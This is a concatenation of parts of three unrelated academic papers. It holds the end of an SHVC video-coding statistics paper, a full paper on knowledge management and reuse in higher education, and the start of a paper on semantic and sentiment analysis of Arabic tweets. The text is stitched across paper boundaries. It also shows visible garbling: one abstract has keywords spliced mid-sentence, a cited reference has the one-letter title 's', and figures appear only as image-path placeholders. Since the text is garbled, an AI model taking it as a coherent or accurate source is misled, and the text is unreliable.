■ M/2xM	0.00%	0.00%	1.02%	1.51%	1.15%	0.99%	0.00%	0.00%	0.99%	1.53%	1.19%	0.61%
■ MxM/2	0.00%	0.00%	1.16%	0.73%	0.51%	0.50%	0.00%	0.00%	1.05%	0.75%	0.59%	0.28%
■ MxM	0.00%	86.38%	60.97%	43.24%	33.03%	18.49%	0.00%	68.04%	43.65%	25.45%	16.62%	5.74%

Fig. 26. Comparison between Two scalability ratios 1.5x and 2x for the same EL Interlayer Basketball drive

VI. Conclusion

This paper presents a statistical analysis for partitioning units used to encode videos with HEVC scalable extension SHVC. Statistical analysis was carried out for all video test sequences as well as for different resolution ratios, especially for each frame and prediction type. The obtained results allowed us to conclude that the choice of the partitioning units depends on either the frame type or the characteristics of the video sequence: texture, resolution and motion. Consequently, smallest coding unit and prediction unit were used for coding texture sequence as an example. Furthermore, it was obvious that the distribution mode between BL and EL is strongly correlated. In fact, this observation is an important step for proposing efficient algorithms in order to speed up the encoding process with miner PSNR loss.

References

[1] G. J. Sullivan, J. R. Ohm, W. J. Han, and T. Wiegand, “Overview of the High Efficiency Video Coding (HEVC) standard,” IEEE Transactions on Circuits and Systems for Video Technology, vol. 22, pp. 1648–1667, December 2012.

[2] Zhongbo Shi, Xiaoyan Sun, Feng Wu: “Spatially Scalable Video Coding For HEVC”. IEEE Trans. Circuits Syst. Video Techn. 22(12): 1813-1826 (2012)

[3] H. Lee et al, “Scalable Extension of HEVC for Flexible High-Quality Digital Video Content Services", ETRI Journal, vol. 35, no. 6, pp. 990-1000, Dec. 2013.

[4] P. Helle, H. Lakshman, M. Siekmann, J. Stegemann, T. Hinz, H. Schwarz, D. Marpe, and T. Wiegand, “A Scalable Video Coding Extension of HEVC,” in IEEE Conference on Data Compression, March 2013, pp. 201–210.

[5] Gary J.Sullvian, Jill M.Boyce, Ying Chen, Jens-Rainer Ohm, C.AndrewSegall, Anthony Vetro “Standardized Extensions of High Efficiency Video Coding (HEVC)” IEEE journal of selected topics in signal processing, vol. 7, no 6, December 2013

[6] J. R. Ohm, G. J. Sullivan, H. Schwarz, T. K. Tan, and T. Wiegand, “Comparaison of the Coding Efficiency of Video Coding standards including High Efficiency Video coding (HEVC),” IEEE Transactions on Circuits and Systems for Video Technology, vol. 22, pp. 1969–1684, December 2012.

[7] E. S. Ryu, Y. Ryu, H. J. Roh, J. Kim and B. G. Lee, "Towards robust UHD video streaming systems using scalable high efficiency video coding," *Information and Communication Technology Convergence (ICTC), 2015 International Conference on*, Jeju, 2015, pp. 1356-1361.

[8] S.-F. Tsai et al, “A 1062 Mpixels/s 8192x4320p high efficiency video coding (H.265) encoder chip”, 2013 Symposium on VLSIC, pp. 188-189, 2013.

[9] R. Takada et al, “s”, IEEE International Conference on Consumer Electronics (ICCE 2015), Jan. 2015.

[10] K. Rapaka, J. Chen and M. Karczewicz, "Efficient key picture and single loop decoding scheme for SHVC," *Visual Communications and Image Processing (VCIP), 2013*, Kuching, 2013, pp. 1-6.

[11] JVT Draft ITU-T recommendation and final draft international standard of joint video specification (ITU-T Rec. H.264-ISO/IEC 14496-10 AVC), Mar. 2003, JVT-G050, available on http://ip.hhi.de/imagecom_G1/assets/pdfs/JVT-G050.pdf

[12] L. Chen, M. M. Hannuksela and H. Li, "Disparity-compensated inter-layer motion prediction using standardized HEVC extensions," *2015 IEEE International Symposium on Circuits and Systems (ISCAS)*,

[13] Yan Ye; Andrivon,P.,"The scalable Extensions of HEVC for Ultra-high_definition video delivery"inMultimedia,IEEE, vol.21 , no.3.,58-64, July-Sept.2014

[14] J. M. Boyce, Y. Ye, J. Chen and A. K. Ramasubramonian, "Overview of SHVC: Scalable Extensions of the High Efficiency Video Coding Standard," in IEEE Transactions on Circuits and Systems for Video Technology, vol. 26, no. 1, pp. 20-34, Jan. 2016.

[15] Hamidouche, W.; Raulet, M.; Deforges, O., "Real time SHVC decoder: Implementation and complexity analysis," in Image Processing (ICIP), 2014 IEEE International Conference on , vol., no., pp.2125-2129, 27-30 Oct. 2014

[16] Hamidouche, W.; Raulet, M.; Deforges, O., "Parallel SHVC decoder: Implementation and analysis," in Multimedia and Expo (ICME), 2014 IEEE International Conference on , vol., no., pp.1-6, 14-18 July 2014

[17] Amina Kessentini, Amine Samet, Mohamed Ali Ben Ayed, Nouri Masmoudi " Fast Mode Decision Algorithm for H.264/SVC Enhancement Layer", Springer-Verlag 2013, J Real-Time Procesing, DOI10.1007/s11554-013-0362-1

[18] H. L. Tan, C. C. Ko and S. Rahardja, "Fast Coding Quad-Tree Decisions Using Prediction Residuals Statistics for High Efficiency Video Coding (HEVC)," in IEEE Transactions on Broadcasting, vol. 62, no. 1, pp. 128-133, March 2016.

[19] F. Belghith, H. Kibeya, M. A. Ben Ayed and N. Masmoudi, "Statistical analysis and parametrization of HEVC encoded videos," *Information Technology and Computer Applications Congress (WCITCA), 2015 World Congress on*, Hammamet, 2015, pp. 1-5.

[20] R. Bailleul, J. De Cock and R. Van De Walle, "Fast mode decision for SNR scalability in SHVC digest of technical papers," *2014 IEEE International Conference on Consumer Electronics (ICCE)*, Las Vegas, NV, 2014, pp. 193-194.

[21] H. R. Tohidypour, M. T. Pourazad, P. Nasiopoulos and J. Slevinsky, "A new mode for coding residual in scalable HEVC (SHVC)," 2015 IEEE International Conference on Consumer Electronics (ICCE), Las Vegas, NV, 2015, pp. 372-373.

[22] H. R. Tohidypour, M. T. Pourazad and P. Nasiopoulos, "Probabilistic Approach for Predicting the Size of Coding Units in the Quad-Tree Structure of the Quality and Spatial Scalable HEVC," in IEEE Transactions on Multimedia, vol. 18, no. 2, pp. 182-195, Feb. 2016.

[23] ISO/IEC-JTC1/SC29/WG11 and ITU-T SG 16 WP 3, “Scalable HEVC (SHVC) Test Model 7(SHM 7),” in ISO/IEC JTC 1/SC 29/WG11 (MPEG) Doc. N14705 or ITU-T SG 16 Doc. JCTVC-R1007_v1. Sapporo, Japan, July 2014

[24] V. Seregin and Y. He, “Common SHM test conditions and software reference configurations,” in document JCTVC-O1009. Geneva, Switzerland, November 2013.

[25] I. Wali, A. Kessentini, M. Ali Ben Ayed and N. Masmoudi, "Scalable extension of the high efficiency video coding SHEVC performance study," *Computer Networks and Information Security (WSCNIS), 2015 World Symposium on*, Hammamet, 2015, pp. 1-4.

[26] “High efficiency video coding HEVC test model 16.0 (HM.16.0)” https://hevc.hhi.fraunhofer.de/svn/svn_HEVCSoftware/tags/HM-16.0/

[27] Bjontegaard, G.: Calculation of average PSNR differences between RD-curves Doc. VCEG-M33, Austin (2001)

[28] I. Wali, A. Kessentini, M. Ali Ben Ayed and N. Masmoudi, "Statistical analysis of SHVC encoded video, "*Second International Image Processing, Application and Systems Conference, (IPAS'16), 2016-World Conference on*, Hammamet, 2015, pp. 1-4.

[29] SZE, V., BUDAGAVI, M., & SULLIVAN, G. J. (2014). High efficiency video coding (HEVC): algorithms and architectures. http://public.eblib.com/choice/publicfullrecord.aspx?p=1802624

Role of Explicit Knowledge Management and Reuse in Higher Educational Environment

Sanjiv Sharma
NIMS University, Jaipur, Rajasthan
Agra, India

O.K. Harsh
Pro Chancellor (Addl)
Glocal University,
Delhi-Yamunotri Rd, State Highway 57,
Mirzapur Pole, Saharanpur-247122, India

***Abstract*—Role of knowledge management and knowledge reuse has been investigated analytically in higher educational environment using Nonaka & Takeuchi and Harsh models. It has been observed that in three dimensional environment knowledge management and reuse together play key role for students and faculty both if these could be appropriately exploited. A comprehensive system can be built which can benefit both students and faculty in wider areas of their respective knowledge management. Special benefits of knowledge reuse may be seen if we could treat knowledge reusability as an independent quantity along with explicit and tacit knowledge. Current model reveals analytically that knowledge reusability may boost the operative knowledge in an educational organization and may have its sovereign reality. Present work may be also helpful to manage knowledge during software reuse and associated actions.**

***Keywords*—Knowledge Management; Higher Education; Software Engineering; Knowledge Reuse; Harsh Model**

I. Introduction

The managerial knowledge conception theory was advanced by Nonaka and his colleagues [1-5, 6]. This was realized through the investigation of information formation in renovating companies [7, 8]. It is not frequent evident in knowledge history that in what way and why knowledge formation take place? What are the association amid the current knowledge and the knowledge reusability of that system in an educational environment? It is an acceptable fact that Nonaka's [1-5] concept of organizational knowledge advancement demonstrates utmost vital theory in the history of knowledge organization. Though, work of Gourlay [9] suggests that pragmatic foundation for the model is an inadequate.

Work of Jorna [10] states that the four stages of knowledge formation in earlier work of Nonaka et al. model [1-5] will indicate an alteration in sign of knowledge as a result of conversion of knowledge from its one form to another. This warrant a "semiotic framework for dealing with sign is required" [9]. Thorough case studies and clarification of above Nonaka et al. [1-3] model has been furnished by Gourlay [9], who observed several unacceptable facts about the Nonaka's model. However, so far SECI model remains the most acceptable and unique model in the vast research of knowledge management.

It is an astounding point that in-spite of great care to knowledge formation and allocation theories and matters, the reusable knowledge has not been considered openly in the Nonaka model [1-5] particularly for the educational environment. This suggests that a further study to refine this model in the wake of knowledge reusability in an educational environment may be an important area of research.

Knowledge management and reuse in advanced education has been mounting with fast proportion as a result of enhancement of huge number of higher educational establishments. Moreover, the necessity of enhancement in quality of education and need of saving time has been becoming an important aspect in technological environment.

In higher educational institutions, knowledge management and knowledge reuse as well as modernization of knowledge and its sharing is vital issues. These are measured similar to the business issues and cannot advance only the quality of knowledge while at the same time can save the required efforts provided if we could adapt and adopt the existing knowledge. According to Roffe [11] such processes are responsible for creating the resources employed by educational institutions for the advancement of their quality [12].

Higher educational institutions should require tactical policies to inspire groundbreaking knowledge management mechanisms. Some of the examples are allocations of knowledge from specialists to trainees [13] and distribution of utmost suitable information to trainees which are vigorous ideas for the purpose of knowledge management [14].

Work of Grant [15] split knowledge reuse models "into those that focus on knowledge acquisition (or replication) and those that focus on knowledge integration" while work of Szulanski [28] recommended a sketch of "knowledge reuse as replication".

II. Objective and Scope

The key aim of present work is to reuse and manage the knowledge by renovating the knowledge resulting from the educational experiences as formed by teaching faculties in advanced education. In order to achieve this, an approach is being proposed that enhances the efficiency of knowledge sources by shaping and accomplishing decent exercises as well as its productivity which not only allows the reuse and management of knowledge effectively while it also boosts the quality of knowledge. We propose in the present work a three dimensional theoretical model of knowledge management and reuse (Figure 2(a) and Figure 2(b)) of Harsh [18, 21-24] based on the Nonaka and Takeuchi model (Figure 1) [1-5].

In the present work the features of higher education will be exploited in such a way that the concept of theoretical model of the knowledge management and knowledge reuse and its performance under different educational approaches are well clear to both staff and students. The outcomes of applying this methodology may be examined, charted by the argument and conclusions.

Knowledge management and reuse is centered on various activities like gathering, shaping, allocating by means of the academic resources of any institute. Such derived knowledge may be exploited to advantage the organizational members [26]. Evidently all actions related to knowledge management and reuse can be studied in terms of the knowledge transformation between institute's people [27]. Advancement of knowledge is associated with knowledge management [1-5] while the quality of knowledge is linked with the reuse of the knowledge [17, 18]. According to Roffe [11] higher education is an example of knowledge advancement while according to Weatherly [29] knowledge management involves the quality of services in the higher education. Thus the higher education tasks are parallel with the businesses [25].

Knowledge reuse is typically enhancing with the enhancement of novel shared applications within source and receiver [16]. Two Dimensional systems of Nonaka and Takeuchi [3] represent the renovations of tacit to explicit details as a result of socialization, externalization, combination and internalization procedures (see Figure 1). Knowledge distribution within the systems takes place over external information "and then converted back from information to knowledge" [3].

Higher education is a place where the revolution of knowledge continuously happens and where without the repetition of knowledge system cannot work. Point is that how it happens and how the separate entities of knowledge are responsible to participate in the knowledge conversion process? What type of actions needed to be implemented and how the quality of such system be kept always increasing? This issues forces us to think over a model which could not only cover the above facts while at the same time keeps the useful knowledge preserved over the time.




Fig. 1. Original Nonaka and Takeuchi Model [3]

III. Methodology

In the present investigation we undertake that dispersion of knowledge positively consumes time in an educational environment. It suggests that as time enriches entire knowledge of an institution changes. Genuine knowledge may also be improved by the process of repetitive reuse of knowledge. Since knowledge requires time to collect the information, to associate knowledge, to distribute knowledge from one system to another in a suitable shape. In this way the institute is continuously complemented the required knowledge.

Therefore, knowledge management issues in higher education can be dealt with the help of Nonaka and Takeuchi [1-5] and its extended models of Harsh [18, 21-24]. Keeping in mind the above aspects a three dimensional model of Harsh [21-24] which includes the concept of reusability at the start of the formation of the data and information [Harsh 18] is being offered in the present research to explore the knowledge management and knowledge reuse issues. Current study deals tacit, explicit and reusable knowledge as self-governing measures and explores a possibility to treat these quantities in an intense knowledge environment where conversion of knowledge from one form to another can significantly improve the knowledge management and knowledge reuse processes in an educational environment.

In the current research the extended three dimensional Knowledge Management models of Nonaka and Takeuchi [3] and Harsh et al. [18, 21-24, 30] have been engaged to appreciate the concept of reusability and its subsequent privilege. Using this model, a discussion on the knowledge-sharing problems in numerous educational settings can also been offered.


Current suggestion is that rise in reusability surges knowledge in a three dimensional (see Figure 2 (a)) system over the processes of socialization, externalization, combination and internalization cycles (Figure 2(b)). Example is conversion of teaching of particular laboratory knowledge where every time we reuse the specific knowledge for the teaching exploration that is converting knowledge from Explicit to Explicit Forms (Due to Knowledge Reusability) (Low Complexity to High Complexity).

Added instance is translating knowledge from Explicit Forms to Tacit (as a result of Reusability) (High Complexity to High Complexity) that is transformation of Teaching Economic Management knowledge to teaching Supply Chain Management knowledge where the knowledge of Teaching of Economic Management (already be there so it is reusable) is transformed to knowledge of Teaching of Supply Chain Management.

IV. Detailed Investigation

Here it is notable that knowledge has been augmented adequately and added (with time) during the processes of three dimensional model (as matched to the two dimensional model) because of repetitive applications of knowledge reusability. Here we have considered another dimension as "knowledge reusability" (tacit and explicit). Current suggestion is that knowledge reusability is a vital chunk for an educational institute. Knowledge reusability always upsurges with the actual knowledge in an organization. Throughout the procedure of knowledge transformation, portion of the knowledge may be used for the purpose of reuse. Reusability of knowledge is possible for equally explicit and tacit both types of knowledge. Therefore, a distinct axis is needed to characterize the knowledge reusability. We previously recognized that the tacit and explicit both kinds of knowledge are reusable [21-24].

We suggest that both explicit and tacit knowledge are orthogonal (like in the earlier work [21-24]) to knowledge reusability whereas tacit and explicit both knowledge is reverse to each other. Enhancement of knowledge also takes place as a result of translation of one sort of the knowledge into the further (see Figures 2(a) and Figure 2 (b)). Thus by outspreading Nonaka and Takeuchi Model [3], it is possible to describe these revolutions by the subsequent rectilinear observation:



(a) Extended Nonaka and Takeuchi (1995) Model

(b). Revised Nonaka and Takeuchi Model [1995]

Fig. 2. E-Refers to Explicit Knowledge and T-Refers to Tacit Knowledge

Refer to the Figure 2 (a) and 2(b) above, we accomplish that:

Socialization: This kind of process is the collaboration between individuals (Between teachers and students, between teachers and teachers as well as between students and students) and results in the sharing of tacit knowledge (Nonaka and Takeuchi Model [3]]). This process becomes evident since teachers can also share their reuse experiences over the time in addition to their other sort of experiences when they use their mental models and beliefs as well as perception. Due to such activities the knowledge within students' brains enhanced as a result of reusability of knowledge. Since Socialization comprise the transmission of tacit to tacit knowledge that is why it is represented in the left upper quadrant of the Figure 2 (a). In this quadrant such tacit knowledge is viewed as positive while the explicit knowledge is taken as negative. Discussion within students, teachers and among them during a teaching process may develop such kind of the knowledge. When such knowledge is repeated by a teacher within different classes and similar settings then the concept of reusability of such knowledge is very useful.

Externalization is the practice of bagging information about knowledge (Nonaka and Takeuchi Model [3]), for example teaching in a class, creating an article, sketching a Figure, making a presentation, or tutoring. These processes will be augmented more rapidly in the present case as compared with the associated with Nonaka and Takeuchi Model [3]. In this way there will be extra knowledge accessible to organization and moreover we will have more confidence in such knowledge because of replication of knowledge creates corrective or qualitative knowledge. Externalization comprises the translation of tacit into the explicit knowledge which is characterized in the upper right side of the quadrant in the Figure 2(a) and is extensively useful process for the teaching, tutoring and knowledge exchange processes in any educational organizations.

Combination makes tacit knowledge negative and the explicit knowledge positive. Means a teacher applies documented or text knowledge which was questioned by the students or by the administrative authorities of the organizations. Reusability of such knowledge will generate extra knowledge as the time enhances. These processes create a linkage as well as confidence between people in less time. Such knowledge may be linked with the already existing knowledge of the organization and may be reused whenever it is required.

It should be noted that both novel and current explicit knowledge have the substantial share in the knowledge combination procedure. It is interesting to note here that explicit knowledge is too transformed into the additional explicit knowledge which will be more useful or open for a given project.

Internalization is a process of accepting the information, tapping it into comfortable with one's own current knowledge (Nonaka and Takeuchi Model [3]). The Figures 2(a) and 2(b) reveal the knowledge conversion from explicit to tacit during numerous stages of knowledge distribution and reuse (like teaching by same or different teacher) during different time of the semester or the year.

In real educational life the knowledge increases due to conversion from one form to another. It will be like a spiral as proposed by Nonaka and Takeuchi Model [3]. Such knowledge also involves reusability along with time. As a result of knowledge sharing (as the time enhances), (and translation of tacit into explicit knowledge) knowledge reusability of such also enhances in a given educational setting.

Notion of reuse is more logical than the notion of knowledge repetition (as proposed by Nonaka and Takeuchi Model [3]) as conferred above because we are not only interested about the way the knowledge upsurges while we are too interested about the entire upsurge of knowledge due to contribution of knowledge reusability and its importance to existing knowledge processes during teaching and tutoring.

Here we assume that the notion of ba's as projected by Nonaka, Toyama and Konno [4, 6] not simply continues the identical meaning while it also suitable for knowledge reusability in an educational environment. In the current research we are not changing the elementary features of Nonaka and Takeuchi Model [3] while somewhat we are spreading it by the addition of knowledge reusability (both for tacit and explicit knowledge) and explicit occurrence of time component (Figure 2 (a)). We describe a distinct axis to signify knowledge reusability which is the prerequisite for software engineering environment in a dynamic setting. Thus this model can be applied to teaching and learning processes where transformation and reuse of knowledge continuously takes place.

V. Outcome

In this way in the present work as a consequence of three dimensional knowledge model our system possesses six kinds of the knowledge management strategies (because of tacit and explicit knowledge) which are also termed as knowledge performance styles. These styles contribute in different ways to the knowledge reusability. Thus one can contemplate to consider a "Reusable Knowledge" (RK) space rather than only knowledge or K-space.

Thus the above three dimensional model is a broad knowledge illustration model through which it is conceivable not only to understand the teaching and learning processes by the conversion of tacit and explicit knowledge into each other while by the continuous conversion processes of tacit and explicit knowledge (spiral) can also accommodate all features of accessible knowledge in an educational environments as a result of varieties of different styles and modes of teachers in the class rooms. In addition, due to independent application of knowledge reusability, transformation of tacit to explicit knowledge and vice versa becomes quicker.

It should be noted that reusable component can be identified for the future applications and accordingly may be incorporated in the system which makes it easier to do the knowledge allocation. In addition to above we can also realize that as a consequence of present work Knowledge management advances from two fold to three fold and improves the trial solutions to decisive knowledge challenge and enriches not only the real knowledge of the institute while it may also support:

- Identifying qualitative knowledge as a result of applications of reusable knowledge components which will be highly useful in an educational research environment.
- Identifying and separating useful tacit and explicit knowledge required in a particular teaching and learning process.
- Quantifying and separating the knowledge components effectively to understand a process for given educational settings.
- Such system delivers faster knowledge in less time in any give educational environment.

Certainly a case study is essential on a particular system in order to realize the applications of reusability in an educational knowledge environment.

VI. Knowledge Management in Software Engineering and our present model

Both tacit and explicit knowledge play significant role during the software engineering processes. Thus the related reusable knowledge has a vital role in the development of new software. Reusable knowledge always play significant role in enhancing the software quality since repeated reusability helps in correcting the past mistakes and outcome. However, it is not necessary that we always employ the useful reusable knowledge during a particular process therefore identification of useful reusable components are essential.

According to Shull et al. [20] the Knowledge sharing subjects are very useful in the experimental software engineering. Tacit knowledge which is not coded is useful for experimental software engineering. Such knowledge requires reusability to reproduces the same quality.

Most people believe that the tacit knowledge is significant for experiment because this is a kind of knowledge that is not mentioned in the lab suite. Areas of socialization and internalization had the difficulties because of problem encountered in transferring the tacit knowledge. However, in the present case the application of reusability can resolve this issue to certain extent because reusable tacit knowledge can be easily transferred with the great confidentiality.

Dingsoyr and Conradi [19] work during the investigation of case studies of the usage of knowledge management in software productions observed the magnificent advantages like better job conditions for the developers of software. Educational environment will also have the application of the software which involves high degree of reusability issues. Knowledge sharing issues in an educational environment is very often which becomes more frequently and smoothly during the iterative process of reuse. Identification of software component is required to further develop the reusable software and to achieve wide ranging benefits. This type of system will be more precise, comprehensible and permits us to adapt more tacit knowledge into explicit knowledge with fewer efforts.

VII. Conclusions

An effort has been made in the present work to find out analytically that how tacit and explicit knowledge along with their respective reuse are useful in an educational environment.

Thus present work may help us in constituting and developing an educational system through which reusable knowledge components may deliver noteworthy reuse benefits and strategies in terms of well-defined tacit and explicit knowledge.

Present work can also assists in the management of the educational reusable knowledge components with respect to time where the quality of the system is a paramount.

Acknowledgment

The author (Sanjiv Sharma) is grateful to Prof O. K Harsh, Supervisor and Pro Chancellor of Glocal University for his constant encouragement, guiding and helping. The author would like to thanks to the Dean of the Ibra College of Technology for the support.

References

[1] I. Nonaka, ‘A dynamic theory of organizational knowledge creation’. Organization Science, 5, 1, 14-37 (1994).

[2] I. Nonaka, P. Byosiere, C. Borucki and N. Konno, ‘Organizational Knowledge Creation Theory: a first comprehensive test’.International Business Review, 3, 4, 337-351 (1994).

[3] I. Nonaka, & H. Takeuchi The Knowledge-Creating Company: How Japanese Companies Create the Dynamics for Innovation. Oxford University Press, New York, NY (1995).

[4] I. Nonaka, R. Toyama and N. Konno, ‘SECI, Ba, and leadership: a unified model of dynamic knowledge creation’. Long Range Planning, 33, 5- 34 (2000).

[5] I. Nonaka, R. Toyama, and P. Byosière, ‘A theory of organizational knowledge creation: understanding the dynamic process of creating knowledge’. In M., Dierkes, A.B., Antel, J. Child and I. Nonaka (Eds), Handbook of organizational learning and knowledge. Oxford: Oxford University Press, 491-517 (2001a).

[6] Nonaka, I., and Takeuchi, H. (1995). The Knowledge-Creating Company. Oxford University Press, Oxford.

[7] I. Nonaka, ‘creating order out of chaos: self- renewal in Japanese firms’. California Management Review, 15, No.3, 57- 73(1988a).

[8] I. Nonaka ‘toward middle-up-down management: accelerating information creation. Sloan Management Review, 29, No.3, 9- 18, (1988b).

[9] S. N. Gourlay, The SECI model of knowledge creation: some empirical shortcomings, in F. McGrath, and D. Remenyi, (eds), *Fourth European Conference on Knowledge Management*, Oxford, 18-19 September, pp. 377-385 (2003).

[10] R. Jorna, “Managing knowledge”, Semiotic Review of Books, 9(2) (1998), http://www.chass.utronto.ca/epc/srb/managingknow.html (accessed 17 sept (2000).

[11] Roffe, I. M. (1998). Conceptual problems of continuous quality improvement and innovation in higher education, Quality Assurance in Education, 6(2), pp. 74-82.

[12] García-Peñalvo, F. J. (2011). La Universidad de la próxima década: La Universidad Digital. In C. Suárez- Guerrero & F. J. García-Peñalvo (Eds.), Universidad y Desarrollo Social de la Web (pp. 181-197). Washington DC, USA: Editandum.

[13] Hinds, P. J., Patterson, M., and Pfeffer, J. (2001). Bothered by abstraction: The effect of expertise on knowledge transfer and subsequent novice performance, Journal of Applied Psychology, 86, pp. 1232−1243.

[14] Davenport, T. H., and Prusak, L. (1998). Working knowledge: How organizations manage what they know, MA: Harvard Business School Press, Boston.

[15] R. M. Grant, Prospering in dynamically competitive environments: Organizational capabilities as knowledge integration. Organ. Sci.7 (4) 375–387(1996).

[16] L., P. Argote, Ingram, Knowledge transfer: A basis for competitive advantage in firms. Organ. Behavior Human Decision Processes 82(1), 150–169 (2000).

[17] O. K. Harsh, and A.S.M. Sajeev, Component Based Explicit Reuse. Engineering Letters, 13:1, EL_13_1_4 (Advance online publication): 4 May (2006)

[18] O. K. Harsh, Data, Information and Knowledge & Reuse Management Techniques, World Congress of Engineering held at London from Jul 2 to 4, (2007).

[19] ORGEIR DINGSOYR_ and REIDAR CONRADI, “A Surve of Case Studies of the Use of Knowledge Management in Software Engineering”, Int Journal of Software Engineering and Knowledge Engineering, l12, No 4, 391-414. (2002).

[20] Shull, F., Mendoncça, M.G., Basili, V. et al. Knowledge-Sharing Issues in Experimental Software Engineering Empirical Software Engineering (2004) 9: 111.

[21] O. K. Harsh, Three Dimensional Explicit Knowledge Management and Reuse. Presented in International Conference on Knowledge Management in Organization. held in Lecee, Italy, Sept 10-11, 2007.

[22] O.K. Harsh, Three Dimensional Knowledge Management and Explicit Knowledge Reuse", Journal of Knowledge Management Practice, 10 (2), 2009. Available at: http://www.tlainc.com/articl187.htm.

[23] O. K. Harsh, Involvement of Tacit and Explicit Knowledge and its Management during Qualitative Learning in a Software Engineering Environment., International Journal of Software and Web Sciences (IJSWS), ISSN (Print): 2279-0063, ISSN (Online): 2279-0071, Issue 7, Volume 1 & 2, December 2013-February-2014.

[24] O. K. Harsh, Role of Knowledge Reusability in Technological Environment during Learning. (IJACSA) International Journal of Advanced Computer Science and Applications, 5 (8), 2014.

[25] Al-Husseini, S., and Elbeltagi, I. (2015). Knowledge Sharing Practices as a Basis of Product Innovation: A Case of Higher Education in Iraq, International Journal of Social Science and Humanity, 5(2), pp. 182-185.

[26] Tseng, F.-C., and Kuo, F.-Y. (2014). A study of social participation and knowledge sharing in the teachers’ online professional community of practice, Computers & Education, 72, pp. 37-47.

[27] Bartol, K., and Srivastava, A. (2002). Encouraging knowledge sharing: The role of organizational reward systems, Journal of Leadership and Organizational Studies, 9(1), pp. 64–76.

[28] G. Szulanski, The process of knowledge transfer: A diachronic analysis of stickiness. Organ. Behavior Human Decision Processes 82(1), 9–27 (2000).

[29] Weatherly, L. A. (2003). The value of people: the challenges and opportunities of human capital measurement and reporting, Res. Q., 123, pp. 1-11.

Discovering Semantic and Sentiment Correlations using Short Informal Arabic Language Text

Salihah AlOtaibi
Information Systems Department, College of Computer and Information Sciences
Al Imam Mohammad Ibn Saud Islamic University (IMSIU)
Riyadh, KSA

Muhammad Badruddin Khan
Information Systems Department, College of Computer and Information Sciences
Al Imam Mohammad Ibn Saud Islamic University (IMSIU)
Riyadh, KSA

***Abstract*—Semantic and Sentiment analysis have received a great deal of attention over the last few years due to the important role they play in many different fields, including marketing, education, and politics. Social media has given tremendous opportunities for researchers to collect huge amount of data as input for their semantic and sentiment analysis. Using twitter API, we collected around 4.5 million Arabic tweets and used them to propose a novel automatic unsupervised approach to capture patterns of words and sentences of similar contextual semantics and sentiment in informal Arabic language at word and sentence levels. We used Language Modeling (LM) model which is statistical model that can estimate the distribution of natural language in effective way. The results of experiments of proposed model showed better performance than classic bigram and latent semantic analysis (LSA) model in most of cases at word level. In order to handle the big data, we used different text processing techniques followed by removal of the unique words based on their role Informal Arabic, Big Data, Sentiment analysis, Opinion Mining (OM), semantic analysis, bigram model, LSA model, Twitter vance to problem.**

Keywords—Opinion Mining; Sentiment analysis; semantic analysis; Twitter; Informal Arabic

I. Introduction

The last decade has seen a huge increase in the number of internet users in Middle East. This growth has helped in enriching the amount of Arabic content on website. There are wide numbers of users that use the social networks. They use social media in order to share various kinds of resources, express their opinions, thoughts, and messages in real time [1]. Since most of users use informal Arabic in the world of social media, the task of semantic and sentiment analysis becomes more sophisticated. Different Arabic Dialects are another challenge [2]. One of the main challenges is the limited number of researches that focus on the informal Arabic sentiments analysis. This motivated us to focus on the problems that exist in the realm of informal Arabic semantic and sentiment analysis thus encouraging the researchers to participate more in this field. Sentiment analysis, also called opinion mining, is the field of study that extracts and analyzes people’s opinions about products, services, individuals, event, issues, to name but a few categories [3][4][5]. An opinion can be a positive or negative or neutral sentiment, attitude, emotion, or appraisal. For small corpus of data, it is possible to use humans for annotation but for big data, the formulation of training and test data is very expensive and almost impossible. Although a tweet is small piece of data but to annotate them when they are millions followed by application of machine learning techniques and then analyzing classification models to understand the polarity of different words is pretty difficult and expensive job.

